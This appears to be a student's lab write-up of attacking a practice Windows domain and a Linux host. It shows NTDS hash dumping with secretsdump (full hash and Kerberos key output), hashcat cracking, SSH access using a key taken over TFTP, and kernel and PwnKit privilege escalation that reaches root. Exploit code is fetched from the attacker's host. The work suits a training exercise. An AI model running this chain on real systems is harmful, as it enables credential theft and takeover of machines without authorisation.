(kali@kali)~[~/Desktop/studies/scans/Ghostgate-192.168.2.10_5-192.168.10.10]
$

```

Time to extract

First we need a module called impacket

- sudo git clone https://github.com/SecureAuthCorp/impacket.git



- python3 secretsdump.py -ntds ./ntds.dit -system SYSTEM LOCAL -outputfile ./myhashes.txt

```
(kali@kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
$ python3 secretsdump.py -ntds ./ntds.dit -system SYSTEM LOCAL -outputfile ./myhashes.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x049798a3bca21b82820cc769f8f72ca3
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 73b84bd7ba41ee61e04f95de9b298364
[*] Reading and decrypting hashes from ./ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:7b156720c44d3af365c3d96fdb5d1167:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Chronos:1001:aad3b435b51404eeaad3b435b51404ee:4d4e7e8c97e10a852a3b0b98e4d27c45:::
Helios:1002:aad3b435b51404eeaad3b435b51404ee:24982c7bc744cea5e596bdf3b581d5ab:::
Taurinus:1003:aad3b435b51404eeaad3b435b51404ee:7ef3b1249286b69b5674cb92ecdb77b1:::
Zedrick:1004:aad3b435b51404eeaad3b435b51404ee:273e2bc34799d066d0e92d4037e6afe9:::
Civello:1005:aad3b435b51404eeaad3b435b51404ee:f735c9319e510a71cfda630cbdb6419b:::
Willett:1006:aad3b435b51404eeaad3b435b51404ee:450e8c2cca73e610ea25c28b8cc6b66c:::
Adus:1007:aad3b435b51404eeaad3b435b51404ee:8ddc550d8cb9c35488f618f0f85b22b6:::
Orius:1008:aad3b435b51404eeaad3b435b51404ee:c287121967379474087723c141e382e5:::
ALDRUHN$:1010:aad3b435b51404eeaad3b435b51404ee:e444fd329f950f195cebc1d0a3df6fab:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0f193cde5e5e9765366534e4da178564:::
GNISIS$:1113:aad3b435b51404eeaad3b435b51404ee:9a0e0071df62048ae5bc5282e2782d32:::
dagon-fel$:1114:aad3b435b51404eeaad3b435b51404ee:7a6f029b65b78b70a6a5ecf8faf2f30e:::
tel-mora$:1115:aad3b435b51404eeaad3b435b51404ee:3a19e7aa46e31ad0149d9e45b6f2a2b2:::
[*] Kerberos keys from ./ntds.dit
Administrator:aes256-cts-hmac-sha1-96:a74801634dbb8ae7bdcee6643c6f1e9f79f7f776e9fde28817b5ad7f14b5edf6
Administrator:aes128-cts-hmac-sha1-96:c18bd61737cd2a6fb88895665cbe6cb8
Administrator:des-cbc-md5:67f41a1c52e3d35e
ALDRUHN$:aes256-cts-hmac-sha1-96:f31c66e64e813e414da499957cd27997d284b6a110438383ac7baee2509e338b
ALDRUHN$:aes128-cts-hmac-sha1-96:c911777e235c4b1cb0f8c4e3622a8bd
ALDRUHN$:des-cbc-md5:b3733d851cbf9e23
krbtgt:aes256-cts-hmac-sha1-96:47c254150e342c3618dd8356e89a95f93266d05a8f9eafed42bf281ba8a639a0
krbtgt:aes128-cts-hmac-sha1-96:974ca084633f6dbabecba38315452e6d
krbtgt:des-cbc-md5:d58a15a791bcc87c
GNISIS$:aes256-cts-hmac-sha1-96:def2102c94c7b57ce43aa8cb1039836064e54795372674412d4e70592d2f6ad7
GNISIS$:aes128-cts-hmac-sha1-96:be22495216ebb49906101a71c0225b32
GNISIS$:des-cbc-md5:02e58f54a81c1a85
dagon-fel$:aes256-cts-hmac-sha1-96:3e049b838faef226cd084deb48413af0946bab39b8b4c799294ee366a5e77459
dagon-fel$:aes128-cts-hmac-sha1-96:2dc627f45150218747052a7521e0f8b0
dagon-fel$:des-cbc-md5:ef0eb345a7bfa297
tel-mora$:aes256-cts-hmac-sha1-96:227f56cc07c54499bc7d73e0451b41e58b972d9beb159928820846abf2848948
tel-mora$:aes128-cts-hmac-sha1-96:248aa127685210a3852faa48435e249
tel-mora$:des-cbc-md5:34bad080f1dcabdf
[*] Cleaning up...

(kali@kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
$
```

Now we have the hashes for all hosts on this domain which include

- Dagon-fel
  - ALDRUHN
  - GNISIS
  - Tel-mora
- 
- hashcat -m 1000 myhashes.txt.ntds /home/kali/rockyou.txt -r /usr/share/hashcat/rules/dive.rule



```
(kali@kali)-[~/Desktop/studies/scans/Pelagiad_192.168.2.7]
$ hashcat -m 1000 myhashes.txt.ntds /home/kali/rockyou.txt -r /usr/share/hashcat/rules/dive.rule 255 x
hashcat (v6.2.5) starting

OpenCL API (OpenCL 3.0 PoCL 3.0+debian Linux, None+Asserts, RELOC, LLVM 13.0.1, SLEEF, DISTRO, POCL_DEBUG) - P
atform #1 [The pocl project]

* Device #1: pthread-AMD Ryzen 9 3900X 12-Core Processor, 5698/11460 MB (2048 MB allocatable), 6MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 15 digests; 15 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 99086

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash
```

Current progress:

```
Session.....: hashcat
Status.....: Running
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: myhashes.txt.ntds
Time.Started....: Tue Oct 25 03:56:18 2022 (3 hours, 11 mins)
Time.Estimated...: Wed Oct 26 02:56:25 2022 (19 hours, 49 mins)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/kali/rockyou.txt)
Guess.Mod.....: Rules (/usr/share/hashcat/rules/dive.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 18207.3 kH/s (10.20ms) @ Accel:512 Loops:128 Thr:1 Vec:4
Recovered.....: 2/15 (13.33%) Digests
Progress.....: 122297985024/1421327732110 (8.60%)
Rejected.....: 0/122297985024 (0.00%)
Restore.Point....: 1231872/14344385 (8.59%)
Restore.Sub.#1...: Salt:0 Amplifier:77056-77184 Iteration:0-128
Candidate.Engine.: Device Generator
Candidates.#1....: Teamogerdard722 -> TATY1987501
Hardware.Mon.#1..: Util: 64%

[s]tatus [p]ause [b]ypass [c]heckpoint [f]inish [q]uit =>
```

We just have to wait for this to complete and we should have dagon-fels user and password!

Since I haven't finished cracking the passwords yet I decided to give the ssh connection another try after leaving the machine for a few days.


```
- sudo ssh centurion@192.168.2.24 -i id_rsa -o PubKeyAcceptedKeyTypes=+ssh-rsa
```

```
(kali㉿kali)-[~/Desktop]
$ rm id_rsa

(kali㉿kali)-[~/Desktop]
$ tftp 192.168.2.24
tftp> get id_rsa
tftp> quit

(kali㉿kali)-[~/Desktop]
$ chmod +x id_rsa

(kali㉿kali)-[~/Desktop]
$ sudo ssh centurion@192.168.2.24 -i id_rsa -o PubkeyAcceptedKeyTypes=+ssh-rsa
Last failed login: Mon Aug 30 21:46:54 WST 2021 from 10.8.0.131 on ssh:notty
There was 1 failed login attempt since the last successful login.
Last login: Mon Aug 30 21:38:52 2021 from console
Have a lot of fun...
centurion@Dagon-Fel: ~
```



We're finally in! Now lets check uname -a

- uname -a

```
centurion@Dagon-Fel: ~$ uname -a
Linux Dagon-Fel 3.1.0-1.2-desktop #1 SMP PREEMPT Thu Nov 3 14:45:45 UTC 2011 (187dde0) x86_64 x86_64 x86_64 GNU/Linux
```

Dirty cow can be used

- vim dirtycow.txt
- Paste in dirty cow code
- mv dirtycow.txt dirtycow.c
- gcc -pthread dirtycow.c -o dirty -lcrypt
- ./dirty
- haha

It is taking a very long time to complete, I will try another exploit

On kali

- cp /usr/share/linux-exploit-suggester/linux-exploit-suggester.sh .
- python -m SimpleHTTPServer 80

On centurion

- wget <http://10.8.0.131/linux-exploit-suggester.sh>
- chmod +x linux-exploit-suggester.sh
- ./linux-exploit-suggester.sh

```
File Actions Edit View Help
kali@kali: ~/Desktop/studies/scans/Dagon-Fel_192.168.2.24 x kali@kali: ~/Desktop/studies/scans/Dagon-Fel_192.168.2.24 x

(kali@kali)~[~/Desktop/studies/scans/Dagon-Fel_192.168.2.24]
$ sudo ssh centurion@192.168.2.24 -i id_rsa -o PubKeyAcceptedKeyTypes=+ssh-rsa 130 x
Last login: Mon Aug 30 21:38:52 2021 from console
Have a lot of fun...
centurion@Dagon-Fel:~$ uname -a
Linux Dagon-Fel 3.1.0-1.2-desktop #1 SMP PREEMPT Thu Nov 3 14:45:45 UTC 2011 (187dde0) x86_64 x86_64 x86_64 GNU/Linux
centurion@Dagon-Fel:~$ wget
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try 'wget --help' for more options.
centurion@Dagon-Fel:~$ wget http://10.8.0.131/linux-exploit-suggester.sh
asking libproxy about url 'http://10.8.0.131/linux-exploit-suggester.sh'
libproxy suggest to use 'direct://'
--2021-08-31 05:36:35-- http://10.8.0.131/linux-exploit-suggester.sh
Connecting to 10.8.0.131:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 83454 (81K) [text/x-sh]
Saving to: 'linux-exploit-suggester.sh'
100%[=====] 83,454 --.-K/s in 0.1s
2021-08-31 05:36:36 (597 KB/s) - 'linux-exploit-suggester.sh' saved [83454/83454]


centurion@Dagon-Fel:~$ ls
bin Documents id_rsa Music password- Public Templates
Desktop Downloads linux-exploit-suggester.sh password Pictures public_html Videos
centurion@Dagon-Fel:~$ linux-exploit-suggester.sh
If 'linux-exploit-suggester.sh' is not a typo you can use command-not-found to lookup the package that contains it, lik
e this:
  cnf linux-exploit-suggester.sh
centurion@Dagon-Fel:~$ ./linux-exploit-suggester.sh
-bash: ./linux-exploit-suggester.sh: Permission denied
centurion@Dagon-Fel:~$ chmod +x linux-exploit-suggester.sh
centurion@Dagon-Fel:~$ ./linux-exploit-suggester.sh

Available information:
Kernel version: 3.1.0
Architecture: x86_64
Distribution: N/A
Distribution version: N/A
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: N/A

Searching among:
73 kernel space exploits
0 user space exploits

Possible Exploits:
[+] [CVE-2016-5195] dirtycow

Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: probable
Tags: debian=7|8,RHEL=5{kernel:2.6.(18|24|33)-*},RHEL=6{kernel:2.6.32-*|3.(0|2|6|8|10).*.2.6.33.9-rt31},RHEL=7{kerne
l:3.10.0-~|4.2.0-0.21.el7},ubuntu=16.04|14.04|12.04
Download URL: https://www.exploit-db.com/download/40611
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2
```



```
[+] [CVE-2016-5195] dirtycow 2
Details: https://github.com/dirtycow/dirtycow.github.io/wiki/VulnerabilityDetails
Exposure: probable
Tags: debian=7|8,RHEL=5|6|7,ubuntu=14.04|12.04,ubuntu=10.04{kernel:2.6.32-21-generic},ubuntu=16.04{kernel:4.4.0-21-generic}
Download URL: https://www.exploit-db.com/download/40839
ext-url: https://www.exploit-db.com/download/40847.cpp
Comments: For RHEL/CentOS see exact vulnerable versions here: https://access.redhat.com/sites/default/files/rh-cve-2016-5195_5.sh

[+] [CVE-2017-6074] dccp
Details: http://www.openwall.com/lists/oss-security/2017/02/22/3
Exposure: less probable
Tags: ubuntu=(14.04|16.04){kernel:4.4.0-62-generic}
Download URL: https://www.exploit-db.com/download/41458
Comments: Requires Kernel be built with CONFIG_IP_DCCP enabled. Includes partial SMEP/SMAP bypass

[+] [CVE-2016-2384] usb-midi
Details: https://xairy.github.io/blog/2016/cve-2016-2384
Exposure: less probable
Tags: ubuntu=14.04,fedora=22
Download URL: https://raw.githubusercontent.com/xairy/kernel-exploits/master/CVE-2016-2384/poc.c
Comments: Requires ability to plug in a malicious USB device and to execute a malicious binary as a non-privileged user

[+] [CVE-2015-9322] BadIRET
Details: http://labs.bromium.com/2015/02/02/exploiting-badiret-vulnerability-cve-2014-9322-linux-kernel-privilege-escalation/
Exposure: less probable
Tags: RHEL≤7,fedora=20
Download URL: http://site.pi3.com.pl/exp/p_cve-2014-9322.tar.gz

[+] [CVE-2015-8660] overlayfs (ovl_setattr)
Details: http://www.halfdog.net/Security/2015/UserNamespaceOverlayfsSetuidWriteExec/
Exposure: less probable
Tags: ubuntu=(14.04|15.10){kernel:4.2.0-(18|19|20|21|22)-generic}
Download URL: https://www.exploit-db.com/download/39166

[+] [CVE-2015-8660] overlayfs (ovl_setattr)
Details: http://www.halfdog.net/Security/2015/UserNamespaceOverlayfsSetuidWriteExec/
Exposure: less probable
Download URL: https://www.exploit-db.com/download/39230

[+] [CVE-2014-5207] fuse_suid
Details: https://www.exploit-db.com/exploits/34923/
Exposure: less probable
Download URL: https://www.exploit-db.com/download/34923

[+] [CVE-2014-4699] ptrace/sysret
Details: http://www.openwall.com/lists/oss-security/2014/07/08/16
Exposure: less probable
Tags: ubuntu=12.04
```

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

```
[+] [CVE-2014-4014] inode_capable
Details: http://www.openwall.com/lists/oss-security/2014/06/10/4
Exposure: less probable
Tags: ubuntu=12.04
Download URL: https://www.exploit-db.com/download/33824

[+] [CVE-2014-0196] rawmodePTY
Details: http://blog.includesecurity.com/2014/06/exploit-walkthrough-cve-2014-0196-pty-kernel-race-condition.html
Exposure: less probable
Download URL: https://www.exploit-db.com/download/33516

[+] [CVE-2013-2094] semtex
Details: http://timetobleed.com/a-closer-look-at-a-recent-privilege-escalation-bug-in-linux-cve-2013-2094/
Exposure: less probable
Tags: RHEL=6
Download URL: https://www.exploit-db.com/download/25444

[+] [CVE-2013-2094] perf_swevent
Details: http://timetobleed.com/a-closer-look-at-a-recent-privilege-escalation-bug-in-linux-cve-2013-2094/
Exposure: less probable
Tags: RHEL=6,ubuntu=12.04{kernel:3.2.0-(23|29)-generic},fedora=16{kernel:3.1.0-7.fc16.x86_64},fedora=17{kernel:3.3.4-5.fc17.x86_64},debian=7{kernel:3.2.0-4-amd64}
Download URL: https://www.exploit-db.com/download/26131
Comments: No SMEP/SMAP bypass

[+] [CVE-2013-2094] perf_swevent 2
Details: http://timetobleed.com/a-closer-look-at-a-recent-privilege-escalation-bug-in-linux-cve-2013-2094/
Exposure: less probable
Tags: ubuntu=12.04{kernel:3.(2|5).0-(23|29)-generic}
Download URL: https://cyseclabs.com/exploits/vnik_v1.c
Comments: No SMEP/SMAP bypass

[+] [CVE-2013-1959] usersns_root_spl0it
Details: http://www.openwall.com/lists/oss-security/2013/04/29/1
Exposure: less probable
Download URL: https://www.exploit-db.com/download/25450

[+] [CVE-2013-0268] msr
Details: https://www.exploit-db.com/exploits/27297/
Exposure: less probable
Download URL: https://www.exploit-db.com/download/27297

[+] [CVE-2012-0056] mempodipper
Details: https://git.zx2c4.com/CVE-2012-0056/about/
Exposure: less probable
Tags: ubuntu=(10.04|11.10){kernel:3.0.0-12-(generic|server)}
Download URL: https://git.zx2c4.com/CVE-2012-0056/plain/mempodipper.c

centurion@Dagon-Fel: ~
```

```
kali@kali: ~
File Actions Edit View Help
(kali@kali)-[~]
$ echo 'Hayden Bruinsma 16154605'
Hayden Bruinsma 16154605
```

As dirtycow took too long to run we'll try a different exploit from this list

On Kali download

- <https://www.exploit-db.com/download/39166>
- Have it in the same directory we are hosting the webserver

On centurion

- wget <http://10.8.0.131/39166.c>

The instructions to perform this exploit are

- gcc 39166.c -o pwn
- chmod +x pwn
- ./pwn

```
centurion@Dagon-Fel:~$ gcc 39166.c -o pwn
centurion@Dagon-Fel:~$ ./pwn
failed to create new user namespace
failed to create new mount namespace
couldn't create suid :(
centurion@Dagon-Fel:~$ chmod +x pwn
centurion@Dagon-Fel:~$ ./pwn
failed to create new user namespace
failed to create new mount namespace
couldn't create suid :(
centurion@Dagon-Fel:~$
```

Unsuccessful

I will try a few more exploits

After a lot of trial and error and no luck I decided to try the dirtycow exploit again

- <https://www.exploit-db.com/exploits/40839>
- gcc -pthread dirtycow.c -o dirty -lcrypt
- ./dirty
- haha

```
centurion@Dagon-Fel:~$ wget http://10.8.0.131/dcc.c
asking libproxy about url 'http://10.8.0.131/dcc.c'
libproxy suggest to use 'direct://'
--2021-08-31 06:06:28-- http://10.8.0.131/dcc.c
Connecting to 10.8.0.131:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4827 (4.7K) [text/plain]
Saving to: 'dcc.c'
100%[=====] 4,827 --K/s in 0.002s
2021-08-31 06:06:28 (2.23 MB/s) - 'dcc.c' saved [4827/4827]

centurion@Dagon-Fel:~$ gcc -pthread dcc.c -o dirty -lcrypt
centurion@Dagon-Fel:~$ ./dirty haha
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: haha
Complete line:
firefart:fiBLC0uIAHDGs:0:0:pwned:/root:/bin/bash

mmap: 7f0e9b470000
Message from syslogd@Dagon-Fel at Aug 31 06:07:25 ...
kernel:[30575.084736] Oops: 0000 [#4] PREEMPT SMP
Message from syslogd@Dagon-Fel at Aug 31 06:07:25 ...
kernel:[30575.084781] Stack:
Message from syslogd@Dagon-Fel at Aug 31 06:07:25 ...
kernel:[30575.084788] Call Trace:
madvise 0
```

Dirtycow wasn't working still although I did see some walkthroughs where it did work, I decided to keep going and find another way...

<https://github.com/berdav/CVE-2021-4034> may have some luck

On Kali:


- git clone <https://github.com/berdav/CVE-2021-4034>
- python -m SimpleHTTPServer 80



On target:

- wget -r 10.8.0.131/CVE-2021-4034
  - -r is for recursive so you can download the entire directory
- cd 10.8.0.131
- cd CVE-2021-4034
- make
- ./cve-2021-4034

```
centurion@Dagon-Fel:/tmp> ls
10.8.0.131          ksocket-root          ssh-xMYMsDbt2003      virtuoso_Ti1597.ini    xauth.XXXVfGCTL
1665129145         pulse-ezVRJCCAbS0T    virt_1111             virtuoso_Ti1660.ini    YaST2-02130-5z9A34
akonadi-centurion.VpHQzZ ssh-ArHhHgTp1387      virt_1113             virtuoso_Ti1695.ini
kde-centurion       ssh-AYDRaTSp1843      virt_1114             virtuoso_Ti2114.ini
kde-root            ssh-GX0nwJEK1328      virt_1115             virtuoso_Ti2277.ini
ksocket-centurion   ssh-kpaeSgEt1421      virt_1116             VMwareDnD
centurion@Dagon-Fel:/tmp> cd 10.8.0.131
centurion@Dagon-Fel:/tmp/10.8.0.131> ls
CVE-2021-4034
centurion@Dagon-Fel:/tmp/10.8.0.131> cd CVE-2021-4034
centurion@Dagon-Fel:/tmp/10.8.0.131/CVE-2021-4034> ls
cve-2021-4034.c  cve-2021-4034.sh  dry-run  LICENSE  Makefile  pwnkit.c  README.md
centurion@Dagon-Fel:/tmp/10.8.0.131/CVE-2021-4034> make
make: Warning: File 'Makefile' has modification time 36775992 s in the future
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
make: warning: Clock skew detected. Your build may be incomplete.
centurion@Dagon-Fel:/tmp/10.8.0.131/CVE-2021-4034> ./cve-2021-4034
sh-4.2# whoami
root
sh-4.2# id
uid=0(root) gid=0(root) groups=0(root),33(video),100(users)
sh-4.2#
```



A terminal window titled 'kali@kali: ~' with a menu bar (File, Actions, Edit, View, Help). The prompt is '(kali@kali)-[~]'. The user enters the command 'echo 'Hayden Bruinsma 16154605'', and the output is 'Hayden Bruinsma 16154605'.

Root achieved!